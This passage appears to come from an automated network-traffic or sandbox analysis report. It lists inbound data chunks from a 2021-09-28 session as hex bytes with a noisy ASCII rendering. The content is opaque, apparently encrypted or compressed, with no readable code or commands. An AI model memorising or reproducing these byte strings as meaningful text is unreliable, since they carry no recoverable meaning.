b7 da df 0a f1 3b 39 6a 72 11 0a 0f 81 ab c2 fc 1b b5 ee ce 03 e4 17 44 Data Ascii: 43*TXh\$YTi^G_2kVe3TMAoZyOj)9SCiv.4imN;d;bY<zH"x"h*:.9f,sKq;?3HrXBnjeO0u.iUZmFsgoQ!T=:9jrD
2021-09-28 07:53:39 UTC	685	IN	Data Raw: fa 0f ce 75 bd c8 41 7d e9 2c 8d 11 5f 56 95 36 e6 e0 76 24 80 14 cc 56 f4 88 5e 0b 14 9d d3 5f 47 02 94 74 17 95 d1 28 19 aa f0 fc c4 f5 56 b7 98 15 77 29 4a fb 33 57 68 f3 20 4c 9c 65 0b 39 50 10 16 c3 f7 86 95 fc dc fb d3 35 39 ff f9 5c 0f 81 77 cd b4 93 e8 de 35 0e bf 50 d6 9f 64 72 3c b1 6e 60 76 b0 3f 9d f3 36 75 19 1a 42 9a 95 b5 31 c3 d4 98 92 f1 26 c5 e4 4d d5 8c 7d a6 df 3d 0a 9c ed 73 bc 97 47 63 f1 50 47 21 3a 3e db 11 44 5a 6f b4 47 6c 58 8f 38 3d e2 b7 62 83 e2 1e ea 19 aa 04 61 00 a6 26 c6 62 ef 09 22 8d 73 df 72 d4 ed 02 b2 42 70 68 d8 b1 d6 97 c2 17 1c 01 8c 98 74 08 3f e4 62 e7 a1 6a 18 96 b3 4d 48 b6 02 7b 7f 0d 09 bb 97 45 b7 2b fb 31 5b 03 09 d7 e0 3d 4b a2 06 54 5b e5 ec b9 6c 02 ce bc ab a6 82 be 1e e0 17 95 75 60 3a 57 8e 7f b5 63 Data Ascii: uA),_V6v\$V^_Gt(Vw)J3Wh Le9P59lw5Pdr<n`v?6uB1&M}=sGcPG!:>DZOgIX8=ba&#39;srBpht?bjMH[E+1[=KT [lu]:Wc
2021-09-28 07:53:39 UTC	689	IN	Data Raw: 9c 98 ae ba c0 9c c4 38 15 1b c7 99 00 59 32 cd 52 2f bc b6 df b4 d7 7e ea 77 0f fe 35 e8 ce 54 a8 bb 5d d3 b7 74 9a 99 eb 0f 6b 53 00 a4 fb 20 73 05 30 55 03 e2 64 b3 1c f0 a8 2a ac d0 a5 dd 84 d0 03 55 03 9a c2 c5 66 ba fb 59 44 8a fc b5 05 58 74 16 90 f8 d3 21 b5 ad c2 39 26 e0 76 19 55 60 e4 1e 5b 5a af c1 1a 18 be 8a 35 6b 52 0b 9f 21 86 fc 7e a8 03 ea 05 ab 0d 14 bf 7a ca b7 c2 3a b2 bd f7 b7 93 3e 97 f2 fa bd 26 1e 68 82 36 ae aa 5a 5b 38 d5 47 96 31 fc b6 75 c0 69 e4 b9 71 bb fc 3c b8 5c be 61 a5 20 c8 02 46 4d d6 de 1e f0 f3 28 5a 1d 09 85 d6 86 70 55 81 79 17 2f e7 b7 86 92 ff 1a 59 b1 c5 78 dd 2f c8 1f 26 3c 3b 15 bb 39 9f 27 e5 1e f3 fd 99 0c 31 b9 9e c8 74 2a 58 50 78 14 07 7e 3c 94 a1 44 d6 bb e6 17 2f 5d 95 f9 7c 08 83 d3 bb 17 38 90 43 61 Data Ascii: 8Y2R/-w5T)tkS s0uU^UfYDXtl!9&vU [Z5kR!~z:>&h6Z[8G1uiq<la FM(ZpUy/Yx/&<;9!t*XPx~<AD/J 8Ca
2021-09-28 07:53:39 UTC	693	IN	Data Raw: 97 0e c7 79 60 1e 72 55 aa 89 5c 52 31 b5 70 2e cf 95 72 a3 cb 70 77 50 14 17 13 41 d9 ee a6 6e c2 51 26 13 c3 c8 be c3 9b c9 47 6e e3 96 55 df 2e f5 53 4b f4 ab 65 7a 98 e2 98 b5 14 a5 5e 84 d2 21 44 3c 5e 44 bb c9 9c ab d7 dd 9a 03 64 be 33 41 66 ae cc fc f9 20 9a 78 80 97 63 40 60 e3 af cc b2 09 d5 69 94 ce 04 46 e3 66 45 d8 df ad 9d 8c 76 02 a0 58 8b 29 72 30 ea 93 6b d5 d0 8e b3 13 fb 17 49 96 83 b7 3d 61 81 92 74 f0 95 9b c0 ad fb 47 af b4 c5 b1 9c 2a 67 de 01 30 c5 87 a8 a1 2e 75 05 d7 23 2b f2 49 d3 b3 07 5c 53 35 06 ff 74 10 d4 94 19 e8 22 09 41 c1 bd 62 48 48 b1 40 d0 d9 4b 0b f1 d5 3c 60 0e 86 89 47 c7 d4 30 86 ee 61 2d 90 fc 12 a8 0c a2 be e5 03 41 1e 0f 31 e3 ca 39 56 16 9e 1c 4d 36 21 e5 bb 58 36 5f 79 79 c4 b7 2e 08 e1 89 a7 91 f6 01 c3 9b Data Ascii: y`rU!R1p.rpwPAnQ&GnU.SKez^B!D<^Dd3Af xc@`iFfEvX)r0kl=atG*g0.u#+\!S5"AbHH@K<`G0a-A19VM6! X6_yy.
2021-09-28 07:53:39 UTC	697	IN	Data Raw: 04 37 52 10 9c 9d d6 70 5b 5e c7 c5 82 4a 01 7d d4 4c 67 98 bc 6c 7c 4b f6 76 ad fe d9 7a 32 c3 4d be 0d 3e 1d a2 1c 3e a8 86 64 72 78 bc a1 c9 1f 4d ef c5 60 22 3b e8 78 7f 13 90 b7 2b b5 ce b3 91 c0 a2 b2 ae 44 fa 6f 6b 87 5f 4d 07 be 0a 83 35 96 7b 17 83 f6 80 58 e5 e7 d5 48 a4 90 75 c3 64 71 77 5e a3 6d 66 cb 7e 5e cd 04 db 16 87 33 05 4d 20 7d e3 7b f4 94 c1 e8 c8 c7 13 3d 5f 1a 4f c1 e4 86 61 0c 30 e0 a7 60 c8 ab 17 7e f3 9b 8a aa c5 69 1f 27 2a 3f f7 bc b3 6c e2 7c 75 8c eb 8b e2 7c bd 73 f4 c5 a7 90 c2 a3 f3 30 c0 a0 fd 3b ff 98 24 67 aa 40 6d f2 5b 94 4c 04 9f ff 57 27 69 2f 6a 55 b8 26 f0 9a e2 06 67 80 79 b4 ad ea ed 00 ac 71 86 e9 50 9b c9 bd 8e be 35 04 18 fa 96 81 5d 69 ba 45 8e 84 68 12 1e 3b 02 34 4f 8a fb 96 25 2f 49 81 50 b7 70 8f 14 c1 Data Ascii: 7Rp[^J]Lgl Kvz2M>>drxM"";x+Dok_M5(XHudqw^mf~^3M){=-_Oa0~i~*? u s0;\$g@m[LWi/jU&gyqP5]i Eh;4O%/IPp
2021-09-28 07:53:39 UTC	701	IN	Data Raw: 74 62 e2 cf 91 1d 20 b8 c7 6c 78 cb e0 5a 27 04 d9 45 bb f0 ec 7d 37 24 16 bb 27 c1 c8 4e bb e9 58 4f 9e 5e eb ba 88 07 89 1f ed 54 18 0a cf 23 f3 c5 68 49 30 c8 8d 84 94 9b e4 bc 98 8b 34 a0 ba ba d3 4c c7 ff 9c e3 54 2f 3c 14 85 09 b8 d7 20 7b d5 bc 86 ea 8f 1e a3 cc 00 8b f8 9b fe 5e aa 79 b0 7d 59 b5 33 06 2a 41 9f ab 63 88 c9 67 39 40 b6 ac 69 3a 6a 5d 5b d5 2a 6b e0 00 a9 dc 44 e2 3a 0e 0d f6 ae 34 84 31 5a ac 8d 22 c5 6a 75 9e 4b de 5d 5e ea fe c9 5d 48 74 51 0f d9 44 5e 5c eb 2f b2 6b 3c c3 ad cd 86 d1 72 43 07 2c 31 22 67 55 ce b3 10 73 3f af 00 e6 00 81 2a 46 4b 71 9e 35 e1 d5 53 cc 16 9a 25 53 66 fa 1f 1b 56 89 a3 90 68 0a 49 96 ad cb 98 9e 2b a3 b9 99 67 f4 55 0d 4c 3e 2e 5e 6d 73 ae e7 58 14 a9 50 34 0a 90 81 45 11 c7 0a 6a 6a 6b 2e e5 2e 41 1d Data Ascii: tb lxZE}7\$NXO^T#hl04LT/< {^y}Y3^Acg9@i:jj[*kD:41Z"juNVHtQD^V<krc,1"guS?"FKq5S%SfVhl+g UL>.^msXP4Ejjk..A
2021-09-28 07:53:39 UTC	705	IN	Data Raw: 35 e1 32 62 c3 a4 02 64 7e 3d e8 e8 b5 e8 d9 45 76 2b 6e 50 9a 4e 51 46 62 fa 7e ed b7 7c 9e a8 23 ed 9d 9d df 7d 45 a4 76 13 8d 0e c3 ff 2f 4f e9 93 ad 0f 23 d4 59 6f 06 e4 02 3b 1b 8e 65 1a a4 69 04 17 ca bc 02 8d 70 58 c3 f6 4e cd 67 8d c5 7a 12 39 cd 2e c2 5f 7c 4a 8e 4a 1d 0d 05 95 b9 63 db e7 68 e1 c1 c8 9e 83 b7 e6 5e f0 60 85 0a e0 aa bf 8b db 56 d4 2d 8f 2e af f1 df 22 16 af b7 c7 81 73 4b 95 13 09 1c 66 a1 b2 ae 14 d4 26 0a 15 ed 84 2a 35 36 c4 49 dd 85 15 70 98 cf da a5 10 23 f7 37 ab 7e b8 e6 fe d4 b0 85 7b f9 f6 c6 87 94 11 bf 60 58 be 3a 6e cd b1 59 b0 a1 31 4f eb cd ac 2a 13 51 61 4c 57 f1 a5 05 84 d7 8f f7 c6 a8 4f bc 60 c5 b6 9d 27 f3 97 86 ed ef 37 60 9d 6a f1 98 4a a1 0f f8 27 c8 e5 2a 50 8b 20 6b 80 c9 1b e2 c6 1f 58 84 1e 69 55 4d 44 Data Ascii: 52bd~=-Ev+nPNQFb- #}Ev/O#Yo;eipXNgz9_!JJch^"V-."skf&^56lp~7{-X:nY1O^QaLWO~7]j*P kXIUMD
2021-09-28 07:53:39 UTC	709	IN	Data Raw: ac 74 31 61 8e a0 d9 70 b8 fd 8f e2 75 30 d6 b1 aa 1c e6 55 7f 60 17 53 e9 ae 23 8f 10 52 82 39 7b 7d 53 96 84 a9 f9 4d 55 19 ef 0e 18 f2 4a 84 e9 0f c4 01 11 a2 d7 35 d9 e1 be 56 9d fc 55 13 a4 04 6a 02 3e d7 c2 90 de 0c 31 87 80 17 38 4d 8d 80 20 63 4f ef 2e 6e 06 27 15 78 c4 76 cb 46 44 f8 e9 ed fd c0 ce 00 46 81 9a 9d 35 86 ce 74 aa e2 ce 74 ae 92 8f bc 58 0a d0 83 3b cc d8 9b 36 c2 7a fd 9a 00 ea 55 db b0 ce ab 33 70 05 4b 1a d3 7d 62 32 bc 9a 97 89 ae 4b c1 a9 e4 f1 53 74 47 9d 74 40 24 45 9b 5f 54 58 de 59 ae 54 32 78 97 e7 9a f6 49 eb 05 19 37 8d 1c de a3 52 e7 70 45 02 09 7a 4c 25 21 fa 8a a3 ac 8a 65 ac 0c 77 77 13 4c 03 53 d9 52 8b 6c 85 75 6c 5d ed a1 fa 19 b7 fe b7 ca 17 f2 30 98 ff fe 88 c4 59 a9 43 b9 22 25 55 da bb c0 05 cf 14 c8 17 17 6f Data Ascii: t1apu0U`S^R9{SMUJ5VUj>18M cO.n^xvFDF5ttX;6zU3pK}b2KStGt@\$E_TXYT2xl7RpEzL%lewwLSRlu jOYC "%Uo

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:53:39 UTC	753	IN	Data Raw: 7b d8 32 91 d8 60 ae 33 32 29 93 24 b0 66 97 ca 31 60 34 9f c1 c7 21 6c 77 3d a6 71 7a 79 a6 08 02 56 7a 92 f1 3f cc 75 e6 3f ab cd c8 ed ee 3e 51 a2 95 55 31 14 97 35 75 27 0b 22 38 6c 05 b3 a8 4b 29 ec fd 03 71 7b a8 ff 89 3f 30 67 ab a4 86 73 30 e7 b6 78 55 5b 50 ff 64 94 3c 1b da 30 e5 c2 2b a1 ae ba 23 27 2f 4d d7 18 58 12 c0 18 eb f3 cb 01 1f 4d 00 24 06 ef b7 0d 28 64 ed 90 0a a9 1f 9e a4 cc cc 04 05 fe 6b f0 43 f4 36 ba a1 34 6a f6 65 33 cc 9c fe 04 30 e1 64 8f 45 59 5d 7a 5c bc 81 96 6c e3 18 1a 03 78 5d 4d 84 b7 59 b8 01 26 34 91 dc 53 98 a1 dd 71 ef 9d 0b eb 22 80 30 6f ec 57 a4 34 7e 77 4b f1 ea 0b c7 49 29 f7 94 86 f2 80 f9 c9 a6 68 af 3f 24 d4 32 ea ba 1d 23 45 74 0c 2b 75 14 c2 66 5a 91 d9 9b 0b b3 40 64 3f 6c e8 00 c6 e9 6b 45 19 3a c0 d8 Data Ascii: {2'32}\$f1'4!lw=qzyVz?u?>QU15u"8IK)q{?0gs0xU[Pd<0+##/MXM\$(dkC64je30dEY)zlx]MY&4SAq"0oW4 ~wKI)h?2\$#Et+ufZ@d?lKe:
2021-09-28 07:53:39 UTC	757	IN	Data Raw: 2d 7e 5c e1 0f df 9d 3e ca 89 d4 0b 2a 8a 74 70 4d 38 e4 87 81 29 f5 2e ab c5 19 0e c1 7c 00 9f 62 ea 89 f0 b3 8c 12 b5 89 29 36 07 b7 a2 14 bc 97 a3 6d 24 3f a7 33 be f4 ff 43 1d e0 3f f0 0e ba cb b2 01 62 c4 80 f0 ce f9 c4 fb 19 2e fc 03 3f 0a 11 39 43 7d 83 b4 ff e7 6c 75 08 04 74 61 0f 79 6e 5e e3 ff c0 c2 c4 35 f8 7c 4c 1e a8 6b c3 f4 2e bc 79 f5 f1 58 ff cd 40 16 a7 90 7f 52 06 c2 d3 a2 cc 76 50 7f e7 42 be 25 0a d5 a3 80 6b 4f 6a 95 6b 21 c0 c7 77 15 19 a7 8f 52 a2 81 5c 6c 85 90 07 75 84 36 d6 8e 74 d6 7a d0 48 6d 7d 46 be d3 a9 56 f7 ce 05 fb dd 67 35 10 fd 90 78 51 57 24 eb 1e 5e 15 4d c1 1e 1d 94 08 38 22 62 da b5 b5 98 d5 6f 7e f7 08 0f 8d 12 19 d0 9d 5a 2d 03 d2 8b 79 52 1a 39 1b c6 12 54 bd 37 ab 1f 94 e8 79 c8 d6 eb 5e ce 1e 67 fe 5e 5f Data Ascii: -->*tpM8).lb)6m\$?3C?b.79C}lutayn*5JLk.yX@RvPB%kOjklwRlu6ztHm)FVg5xQW\$*M8"bo-Z-yR9T7y^g_
2021-09-28 07:53:39 UTC	761	IN	Data Raw: 02 eb 69 fb de 32 92 4a 48 05 b3 5c ed 27 86 35 65 12 a8 0a 4c 5b 56 88 7c c7 23 f6 4a 89 28 ad 36 55 43 8f fb cb 0e 50 d8 7d 50 7d 44 47 be 9c 7b 28 8a fd 32 ca 59 90 67 38 ca ab 9a 01 78 34 70 ef 2c 80 d3 5a a8 65 9f 7e f7 a1 a4 d2 d0 7e 25 c4 fe cd 6d 88 ca 44 6c a3 34 95 56 a9 b1 ed f4 62 2f 8b 2c 9d 5f 1c 69 91 69 a3 97 09 6f 14 1c 72 65 dd dd c9 88 88 b6 80 cc e3 ca 66 bf dd f5 09 15 40 cb 0d 58 4a 2d 5b 1b 60 fd 7e 8f 81 e3 87 af fa 46 64 90 dd 3b 94 20 74 4f f2 e0 60 68 69 c2 98 eb 2e 16 7d 15 4b 6d 6e 87 8e e8 12 a8 83 77 d6 79 77 37 ba ea 0f 81 01 ae 6a fe 63 7e d0 48 35 28 f1 33 e1 cf 1b 62 2a 0a e0 81 31 c3 f1 60 ef 4a 86 86 7c e1 0c 69 45 78 e1 d1 20 16 51 66 3f 60 f7 64 57 41 b1 ba e6 33 2a 70 c7 05 9b e2 30 84 76 e2 7e 68 70 c1 48 37 82 35 Data Ascii: i2JH\5eL[V#J(6UCP)P]DG{((2Yg8x4p,Ze---%mDI4Vb/,_iioief@XJ[-F; tO'hi.)Kmnwyw7jc-H5(3b*1)J]iEx Qf?`dWA3*p0v~hpH75
2021-09-28 07:53:39 UTC	765	IN	Data Raw: 27 60 a4 8e a8 e0 ca e1 c4 5f 75 f1 c6 a2 ba 32 ff 92 ca 2c 8f 74 79 dc 99 7d 5f a0 fb 37 04 9f eb e9 a4 e3 8a cf 3b 9a d3 b4 d2 39 c7 fe bc 22 76 52 47 5a eb 90 55 19 aa a7 bc 27 a9 02 96 f0 d4 c4 78 43 8f 91 e9 d0 a6 2a 58 47 7a 4c 61 e0 df 5a 08 ea 87 31 72 6e 78 0d 05 89 e5 70 94 7b dd cc f3 0e b4 25 a2 92 be a2 af 41 0f 03 6a f1 e2 17 78 5f da ac 51 cf c1 d0 d4 4b 2d 54 d3 33 13 1c 87 e9 0d e8 3b bc 36 70 7e 71 10 77 0d 20 c0 60 09 f7 97 9b 6b 64 87 5e fb 07 36 5b 7d 72 2a 3a 52 6f 64 13 4f 45 5d de 30 47 4b c6 35 cb b8 78 ce 4b 48 10 cc 6e 55 94 4c 53 12 1d 2f 6d 11 4e 67 7f a8 9e 7c d3 5f 37 49 e7 89 5b 46 37 c3 aa 38 53 3c f7 94 3c 81 7e f3 5d f1 1a e8 0e 15 76 e2 41 28 d1 90 2a 71 72 bd 8b 47 cf 29 15 d0 7f fb d4 bc 13 8e 38 80 ff ad 68 61 f0 7d Data Ascii: ``_u2,ty}_7;9^vRGZU'xC*XGzLaZ1rnxp(%Ajx_QK-T3;6p~qw`kd^6[]r*:RodOE)0GK5xKHnULS/mNgL_7I[F78S<<~jvA(*qrG)8ha]
2021-09-28 07:53:39 UTC	769	IN	Data Raw: 6a ca f6 4d 66 be 90 b2 ce 5c df f0 11 bf 2a ea fb c5 d8 c2 3f 80 13 d8 5f 5b f1 13 f9 54 52 3c af 9e 01 7b a0 57 89 b2 8b 27 4f af 41 bf 3b 9d a3 f7 c9 cf eb 58 35 a9 8e c5 63 c7 71 cf d0 71 e0 ec e4 b7 27 3b f7 04 6f 8c 81 30 dc 0b aa 01 9c fa 59 f8 d3 f4 c1 ae eb c6 b3 4d d5 49 ed a9 d1 ad f8 94 9b 7c 24 52 7b 55 92 31 70 e8 05 a8 69 06 0e 1a c6 99 34 d2 7e 90 5d 89 11 31 a7 85 30 fc 6d b2 f3 a0 5e c0 c2 dc dd 2e 9a 60 7c a3 34 05 af 24 9f 4b d4 5b cd 58 8d 8e 95 51 87 c8 45 ed 9a 72 ca be 0a d9 7f be 54 03 1a 48 23 35 d7 ef 63 2a c1 5f 29 b4 73 6a 4a 52 02 06 9b ff ec a0 4f c3 dc 8b 75 1f e4 d1 af 28 4a 4d c5 31 d2 90 49 d4 3e eb 37 74 14 35 a9 2f 55 25 13 d3 b5 08 f0 d2 cf f6 4e f9 91 3d f0 1b 23 0c d9 24 ff 51 c3 e2 13 1c f4 64 ae 56 a2 df ad ba ca Data Ascii: jMf!*?_][TR<{W'OA;X5cqq;:oOYMI}[SR{U1pi4~]10m^:.]4\$K[XQERTh*5c_]s]jROu(JM1!>7i5/U%N=#\$QdV
2021-09-28 07:53:39 UTC	773	IN	Data Raw: 62 c8 67 01 ea 56 a3 18 2e 9b 53 4d de a3 4a f8 8c 61 1e b9 f2 b0 c2 d6 e8 94 df ba 6c 09 b7 76 32 55 41 f2 15 ef 32 e1 52 ea f4 28 e9 8b 1e d3 3c e3 d5 52 34 fd f4 4b bb 62 da 33 ac 21 86 f0 93 fa 4c d0 e0 e5 0b de 65 b2 e1 8a 05 0e 3e ee 95 93 e1 8b fa 31 e1 a1 9b eb a3 49 d0 1f d9 e1 f0 ef b8 3b 66 79 d3 dd ed 44 3b 66 cc 83 6e 9f 11 98 1b d3 57 cb e2 dc 2f e0 71 b3 e8 a6 7b d4 43 06 f8 43 e5 f6 e0 c2 c5 92 25 97 66 bc 6c a9 5e 0c 11 e3 53 f4 db 02 82 7e 7c d9 56 67 5f e7 bc ad 99 8b 6b c5 e0 95 3c 2a b5 c8 e0 65 2c a5 f4 4d e5 83 74 51 ea 28 49 f0 1f 72 ef 6f 4d c5 e3 c2 38 59 07 53 ec b3 ab 30 bd 7a d7 23 5c 65 a2 87 49 4d bb b9 ce e5 bb 64 04 77 65 26 94 d8 8e 1d da 64 d9 20 3f 62 1e 4d 52 74 23 82 e4 b3 6f 7d 4c 4c 33 82 e5 c6 6d e5 df 9c a1 Data Ascii: bgV.SMJalv2UA2R(<R4Kb3!Le>1!;fyD;fnW/q[CC%fi^S-[Vg_k<*e,MtQ(IroM8YS0z#e!lMdwe&d ?bMRt#o }LL3m
2021-09-28 07:53:39 UTC	777	IN	Data Raw: b9 ac 65 e6 ce 05 ca ee b7 91 e5 09 0b 1e a9 a2 e0 25 78 f1 07 04 f9 70 67 1f 49 38 e1 ad 9f b5 d6 24 90 da c5 7c 9c fe 58 45 99 ea 77 bf ff 99 2f f3 5c ee ed c2 06 6b bb f5 bb e4 1f b5 ce 67 ef 3a 7d ae 74 ca 77 00 47 d2 b5 fd ac f3 7d 3d a5 60 23 37 0f 88 cc 20 6d b8 3c b4 c8 9b 62 67 60 74 31 74 1c 91 72 13 be 89 0e 94 da ee 67 10 a7 0d 1c 44 b9 d0 f6 c8 af 39 4b b8 5d 20 06 3f be 83 cf 49 17 4e bb 84 8a 56 2c 16 e2 91 af 38 ad 37 ff cf 78 f0 05 e7 f3 0f 1f 72 ef 6f 4d c5 e3 c2 38 59 07 53 ec b3 ab 30 bd 7a d7 23 5c 65 a2 87 49 4d bb b9 ce e5 bb 64 04 77 65 26 94 d8 8e 1d da 64 d9 20 3f 62 1e 4d 52 34 c8 d1 f7 a8 96 2a aa 5b 86 be 63 d4 4d e4 Data Ascii: e%xpgl8\$[XEW/kg;:twG]=#7 m<bg`tltrD9K] ?INV,87x`=[Qqp`<Ea9c;"B<cyxsm30X>4*[cM
2021-09-28 07:53:39 UTC	781	IN	Data Raw: 29 c1 21 49 a0 c3 dc 24 6b d9 31 74 1a ac 13 45 d2 a9 ad a1 0c 4c d4 72 a6 7f b8 a0 7a ce 52 4f dc c2 57 ca 00 72 01 50 04 5a b9 23 99 5f 78 73 aa f6 28 55 36 b9 01 f0 2e 9d d2 6e 37 58 ae 28 1b dc 7d bf f8 57 92 65 f8 3d 95 db 0f 59 db 71 a1 cd 48 a6 1c d5 68 78 6b 60 c6 da f3 51 2b 72 ee 99 98 44 01 65 fc d0 1f 2b ae 7b 6e a8 e7 8a 23 ed 25 b1 99 35 24 b2 5e 87 c5 a2 31 44 6d 9a 17 a8 8f 25 8d 4d 65 58 00 de e9 3c ea f5 91 18 0a f9 99 e1 33 35 83 e0 3b c4 58 19 57 36 64 cf 47 63 a0 51 be 49 ac 61 59 2d 3b 93 39 8c 07 aa 73 bf 85 5b bc a2 23 89 4f 2a 76 a9 a6 7c 78 c6 02 35 33 9b 28 40 d7 bb 3c 0e 12 c7 3d 65 80 3c 69 43 ad 28 78 d5 58 89 11 5f 9e 15 f5 7e d6 bc d9 80 26 1c 78 83 f1 cc d8 82 31 a8 4e 6d 80 90 58 80 ea 46 28 85 cc ef 2a 5a fe 3a 09 23 Data Ascii:)!\$k1tELrzROWrPZ#_xs(U6.n7X){We=YqHhxx`Q`rDe+{n%#5\$*1Dm%MeX<35;XW6dGcQlaY~;9s[!O^v]x53(@<=<e<C(XX_~&x1NmXF(*Z:#
2021-09-28 07:53:39 UTC	785	IN	Data Raw: f7 51 f9 5b f4 b5 f6 dc 07 61 50 cc 5c 84 1e 86 f5 90 98 b0 51 42 39 45 7c 3e 6f 9b fe 46 6a b9 9f ae 14 8d de cb b7 ac 78 c8 75 ef 70 f6 71 45 c0 b0 fe d4 c1 f8 7b c8 0c 76 65 1f 63 6a 15 5a 13 1d 59 e2 3b 46 1d 0d f3 b8 ff 9a ac e9 56 43 ea b9 9d ba c5 52 76 91 9f 09 7e 80 5e d7 3d fe 9f b7 33 32 df be d7 7c f3 78 7e c0 a7 42 9a 82 7f 0c 11 f0 4f cd e9 31 56 d4 d3 11 3c 47 39 15 86 88 2f 97 51 a6 39 27 7a cb fa 4f 37 85 85 96 76 00 b6 b9 55 d1 3e 6a fe 16 37 02 e6 e5 f1 ee 85 61 82 46 f6 63 39 ce 3e a8 96 07 6f 99 e4 85 31 e4 dc 8b e9 f1 b0 9c a5 9b 76 c2 4f a1 0f a4 96 f4 c4 a5 aa 0f 88 ca 2e 2e 2a 24 36 e4 4b 98 08 f0 f1 6e 1a 32 8e 93 3b b6 82 c1 f8 dd bc de e8 ae 6f 5f f7 c6 ce 06 9d 6f 41 66 b2 47 35 e7 88 80 40 61 77 fe 35 35 73 b6 eb 25 f4 e5 62 Data Ascii: Q[aP[QB9E]>oFjxupqE[vecjZY;FVCRv~^=32]x~BO1V<G9/Q'9z07vU>j)aFc9>o1vO..*#6Kn2;o_oAfG5@aw5 5s%6b

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:53:39 UTC	789	IN	Data Raw: e8 85 b1 4a 4e b8 1b ec 0b 50 c6 4a ae 28 eb 17 f6 0c 98 dd a7 67 a1 c5 21 34 1c 55 db 0e 92 05 41 08 01 29 52 77 33 e7 e4 2c 59 60 e5 7a b3 8a 4f a8 cc ee f1 1c d6 e8 b3 11 44 36 53 ce f5 0f 5e d5 4f e2 f3 c7 68 09 63 72 c9 4c 38 40 89 4b 8d 18 31 05 41 ca 88 f4 6e b5 12 69 9d 93 81 da 09 dd e7 47 dd d9 c6 9e bd e0 b1 38 a5 7a f4 31 28 b3 d5 b0 63 9a 35 66 8f 1b bf d7 91 b3 1e 80 5f b5 c8 a6 31 3c 94 d6 fa bb 03 0e 0c 29 c2 4b f6 47 83 94 43 70 f0 e5 b3 8f 89 0e ab 84 4e 13 96 6a ed 6d ce 49 ff 2e c7 57 b1 cd b6 d9 3f ef 80 30 bd 0b a8 a1 64 14 d5 cb 9a d8 be 34 33 89 ae 98 94 17 92 f5 f1 c3 9c fa c5 97 eb 1e 3f b0 49 52 c6 ff 9d 23 8f 13 5b 9c 87 61 c3 b6 f0 3e dc 38 0b e4 d4 3d c9 cd 94 f8 85 af bd 42 59 ab 8e 06 43 a3 00 5f 29 34 b2 41 c6 bd 1a 72 c1 Data Ascii: JNPJ(g!4UA)Rw3,Y'zOD6S^Ohcrl8@K1AniG8z1(c5f_1<)KGCpNjml.W?0d43?IR#>a=8-BYC_)4Ar
2021-09-28 07:53:39 UTC	793	IN	Data Raw: 4e 28 4d 18 b7 65 75 8c c7 1b b1 96 d2 37 d8 4f 3e 04 82 57 d2 78 b0 99 99 27 cd 8a 9a ae 7c 8c 63 95 d5 49 7d 1c 51 27 71 b9 4a e5 47 5e ed 0d 04 99 48 36 06 8a 47 49 fa ff 7c 19 5c 3e 93 b7 de e0 00 6f 28 94 9e a9 16 8b 65 8b 92 aa fb 07 5f 95 d8 d6 ea 3a 20 a4 78 3d 19 85 80 88 d7 72 6c bf 7d b4 10 4b 95 b1 ce 47 1c 04 5b 57 d6 2c ca 98 42 ff a8 03 60 e3 29 a3 af 03 79 b5 70 5f 27 df 00 99 90 6e 27 70 06 3e e5 3f 66 c7 4b 03 ef d0 d1 4f fe 8d 17 6f 53 ba 6b a7 ed b2 a7 c4 7d 51 3e 6f 2b db 24 39 5f 8d d4 80 a8 5e 83 79 b1 8b cf ab 37 73 26 36 71 13 10 34 82 bb bd ab ff ab fc 74 e4 5d 99 db 78 2f 3a 40 a9 84 d4 29 52 44 63 ef c5 f5 94 76 84 67 2a 3d 12 ab 80 1c e3 9e 2c b5 c1 ab 88 f9 da 41 20 87 34 c3 3f 5c 5e 2c 37 52 59 e2 08 f2 b2 a3 65 b3 32 76 91 Data Ascii: N(Meu7O>Wx cl]o'qJG^H6GI >o(e_: x=r)KG[W,B')yp_'n'p>?f@OgSk]Q>o+\$9_?y7s&6q4 x/:@)RDcvg*=-,A4?^,7RYe2v
2021-09-28 07:53:39 UTC	797	IN	Data Raw: 29 fa c0 63 a5 c5 20 83 1e 82 c9 41 f8 5b 7f 56 b4 cb 94 d0 0f 3f 28 64 55 d8 b5 1d 68 da 36 81 a3 ac 8f e8 9a f1 7c ce 84 a9 69 3c 1f 49 e0 07 3e 84 03 b6 1f 06 7a 9e 15 92 1a 34 f8 0a d7 b7 32 5c 5b 05 f4 3b 49 2d 39 78 b2 2f c0 49 25 32 3d 27 6b 13 87 31 a5 9e 6e 59 d3 7d 61 96 15 dd 64 94 67 54 32 af c7 56 9d 28 fa 77 1f 86 4c 13 f0 b2 d5 56 67 98 45 1e f7 48 38 b8 cb f0 65 13 3a 4a 91 23 82 a3 ed a8 54 79 e6 47 e3 62 8a 89 37 82 61 d4 76 15 ad ba a1 cc 9e 87 10 f2 7d b0 6f 2a 33 38 30 3d f1 02 a4 cf ca b8 a1 32 8d cf 57 c9 ad 0a d0 d8 55 f7 93 cc 6d 5c e0 2e 9a 3c 5b 47 85 90 11 7b 70 89 db 72 f9 a0 33 b1 4b 97 89 1e f3 3f 0c 9b f3 e1 c7 6a 67 e7 d6 ed 58 94 f8 fc 8f da 20 91 81 ee 82 8e 86 30 d7 46 bb e8 cc 93 a2 bb f5 78 13 29 e5 1c 77 3e df 05 b1 Data Ascii:)c A[V?(dUh6j <-z42[;I-9x/I%2='k1nY)adgT2V(wLVgEH8e:J#TyGb7av)o*380=2WUm .~[G{prK3?jgX 0Fx)w>
2021-09-28 07:53:39 UTC	801	IN	Data Raw: 61 f3 5d 6a 09 1f 38 67 d3 5a 20 0a ca 10 dc 19 44 04 28 5b 4c ec 76 d4 5d fb 99 af 6c 8b 29 94 92 6e 73 cb b3 73 ce 35 0e 94 01 53 d1 7c 06 f6 e0 6b 27 db 3a ce 42 85 23 95 75 83 c0 45 c5 7f 38 0c 62 b4 3b bd 2d fb 5c 7c 86 e0 eb 1d 27 58 14 06 f3 9c 7f 1d f4 b3 c2 99 14 ba cd dd 83 b3 25 2c a5 2b 76 c1 c6 5f fd 01 14 40 a4 23 6d 51 71 91 01 a0 1c ae c3 ee df 44 da bc b9 ec ff f7 ae ca c9 42 d4 f5 d0 71 96 ec 6a 8e c2 c9 06 93 33 b4 ed 22 67 96 9a 7f 3e 79 03 70 05 0e 75 00 9a b2 81 cd 1f e8 ab 42 f4 db e8 31 f9 b7 97 31 01 29 85 97 61 2a c6 48 ca 1d bb 75 9a a0 72 e9 72 94 c1 76 ed 25 02 0d 96 29 46 da c9 aa ee 18 f8 45 08 d7 9d f3 57 de 60 05 ea f6 be 89 51 c1 95 ad 75 e8 76 1e 1b 83 17 5c 7f 7d 91 2b 